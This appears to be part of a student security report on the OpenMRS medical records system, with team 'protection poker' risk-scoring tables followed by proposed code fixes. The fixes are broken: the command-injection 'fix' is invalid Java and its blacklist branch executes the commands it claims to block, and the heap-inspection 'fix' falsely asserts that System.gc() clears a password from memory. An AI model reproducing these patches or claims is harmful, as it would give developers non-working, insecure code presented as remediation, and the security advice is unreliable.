Pharmacy Module	Orders, order_type, drug_order, Visit_type, pharmacy	70	100

Security Risk Calculation:

Team member: Arun

Requirement	Ease of Attack	Value of Assets	Security Risk	Rank of Security Risk
Patient Hospitalization	40	40	1600	2
Lab Visits	8	50	400	4
Patient Log-In	20	100	2000	1
Notifications	2	20	40	5
Pharmacy Module	8	70	560	3

Team member: Bhaskar

Requirement	Ease of Attack	Value of Assets	Security Risk	Rank of Security Risk
-------------	----------------	-----------------	---------------	-----------------------

Patient Hospitalization	20	40	800	3
Lab Visits	13	50	650	4
Patient Log-In	40	100	4000	1
Notifications	5	20	100	5
Pharmacy Module	40	70	2800	2

Team member: Ananthram

Requirement	Ease of Attack	Value of Assets	Security Risk	Rank of Security Risk
Patient Hospitalization	20	40	800	3
Lab Visits	8	50	400	4
Patient Log-In	40	100	4000	1
Notifications	8	20	160	5
Pharmacy Module	13	70	910	2

Team member: Nivedita

Requirement	Ease of Attack	Value of Assets	Security Risk	Rank of Security Risk
Patient Hospitalization	20	40	800	3
Lab Visits	13	50	650	4
Patient Log-In	40	100	4000	1
Notifications	2	20	40	5
Pharmacy Module	20	70	1400	2

Final Table:

Requirement	Ease of Attack	Value of Assets	Security Risk	Rank of Security Risk
Patient Hospitalization	20	40	800	3

Lab Visits	8	50	400	4
Patient Log-In	40	100	4000	1
Notifications	2	20	40	5
Pharmacy Module	20	70	1400	2

Explanation:

We started protection poker by assigning value points to database tables and using them in the requirements. Two new tables: patient_hospitalization and pharmacy need to be created to support the suggested functionalities for OpenMRS system.

Thereafter each teammate individually assigned ‘Ease of Attack Points’ and then calculated Security Risks based on those assigned points and ranked them. Then, we discussed the ‘Ease of Attack’ points from all 4 of our tables to agree on a final ‘Ease of Attack’ points which we then assigned to each new functional requirement. Hence, the game informed all our final rankings depending on each requirement’s security risk. For example, one teammate had anticipated requirement 1 (Patient Hospitalization) to be much more riskier than requirement 5 (Pharmacy module), while others had a different conclusion. After the game was played, it was obvious that requirement 5 enabled more possible attack vectors into the system, increasing the ease of attack and thus had a significantly higher security risk. Though, requirement 5 was ranked as 2 and requirement 1 was ranked as 3.

Requirement 3 (patient log-in) was found to bear the highest security risk in the system (if implemented) as the ‘Ease of Attack’ points and the value of the patient table in the database was the highest overall. Requirement 2 (lab visits) had access to a valuable part of the database but the ease of attack is quite less. Hence, it poses a lower security risk ranking of 4. Requirement 4 (notifications) was ranked as the least risky of all, as we all agreed that an attack on it will be mostly intangible.

4. Bug Fixes:

1. Fix #1: To Reduce Log Forging

File Name:

openmrs-core/api/src/main/java/org/openmrs/api/db/hibernate/HibernateUserDAO.java

File Path:

<https://github.com/openmrs/openmrs-core/blob/571f3080b3d870dd7c1d3a00a01aab1fd3fe2295/api/src/main/java/org/openmrs/api/db/hibernate/HibernateUserDAO.java>

```

1  /**
2   * @see org.openmrs.api.UserService#getUserByUsername(java.lang.String)
3   */
4   @Override
5   @SuppressWarnings("unchecked")
6   public User getUserByUsername(String username) {
7       Query query = sessionFactory.getCurrentSession().createQuery(
8           "from User u where u.retired = '0' and (u.username = ? or u.systemId = ?)");
9       query.setString(0, username);
10      query.setString(1, username);
11      List<User> users = query.list();
12
13      if (users == null || users.isEmpty()) {
14          - log.warn("request for username '" + username + "' not found");
15          + log.warn("request for username the mentioned User name not found");
16          return null;
17      }
18      return users.get(0);
19  }

```

Note: This information is not mentioned in part 1 of report, hence is not removed.

Fix #2 : SQL Injection:

Explained in vulnerability #2, SQL injection.

Fix #3 : To mitigate Privacy Violation through Heap Inspection:

File Name:

openmrs-core/api/src/main/java/org/openmrs/migration/MigrationHelper.java

File Path:

<https://github.com/openmrs/openmrs-core/blob/73558b0b492b5d1f255844d23658f5d5acb99471/api/src/main/java/org/openmrs/migration/MigrationHelper.java>

```

1  // Generate a temporary password: 8-12 random characters
2      String pass = null;
3      {
4          int length = rand.nextInt(4) + 8;
5          char[] password = new char[length];
6          for (int x = 0; x < length; x++) {
7              int randDecimalAsciiVal = rand.nextInt(93) + 33;
8              password[x] = (char) randDecimalAsciiVal;
9          }
10         pass = new String(password);
11     }
12     us.createUser(user, pass);
13     ++ret;
14 }
15 + System.gc();
16 return ret;
17 }

```

Reference: This issue was discovered in the **Issue No. 8** of '*Issues Identified in OpenMRS using Fortify*' section of Project Phase 3.

Explanation:

If an attacker performs heap inspection, the password that is stored may introduce Password Protection Vulnerability. By adding System.gc() function, we ensure that garbage collection takes place explicitly and the password string object is removed from the heap when it goes out of scope. This function is not called within the for loop as it might affect the performance of the application.

Fix #4 : Blacklisting and Whitelisting to Prevent Command Injection:

File Name:

openmrs-core/api/src/test/java/org/openmrs/test/MigrateDataSet.java

File Path:

<https://github.com/openmrs/openmrs-core/blob/df148feadd762ffe7394eabfbdc491eed5e28d0/api/src/test/java/org/openmrs/test/MigrateDataSet.java>

```
1  try {
2      // Needed to add support for working directory because of a linux
3      // file system permission issue.
4      // Could not create lcab.tmp file in default working directory
5      // (jmiranda).
6      Process p = (wd != null) ? Runtime.getRuntime().exec(cmds, null, wd) : Runtime.getRuntime().exec(cmds);
7      if (Process p = (wd != null))
8      {
9          final List<String> blacklist = Arrays.asList("cmd1", "cmd2", "cmd3");
10         final List<String> whitelist = Arrays.asList("cmd11", "cmd22", "cmd33");
11         if(whitelist.contains(cmds))
12             Runtime.getRuntime().exec(cmds, null, wd);
13         else if(blacklist.contains(cmds))
14             Runtime.getRuntime().exec(cmds);
15     }
16     // get the stdout
17     out.append("Normal cmd output:\n");
18     Reader reader = new InputStreamReader(p.getInputStream());
19     BufferedReader input = new BufferedReader(reader);
20     int readChar = 0;
21     while ((readChar = input.read()) != -1) {
22         out.append((char) readChar);
23     }
24     input.close();
25     reader.close();
```

Reference: This issue was discovered in the **Issue No. 2** of '*Issues Identified in OpenMRS using Fortify*' section of Project Phase 3.

Explanation:

exec() function is called with a command from untrusted user data which can lead to command injection. To avoid this vulnerability a predetermined set of commands for blacklist and whitelist and depending on which list the command falls in, accordingly execute the command or disallow it. This way, we can ensure that command injection is avoid by allowing only safe commands to execute and inhibiting malicious commands.

Fix #5 : Stored XSS in form:

Explained in vulnerability #3, XSS Vulnerability.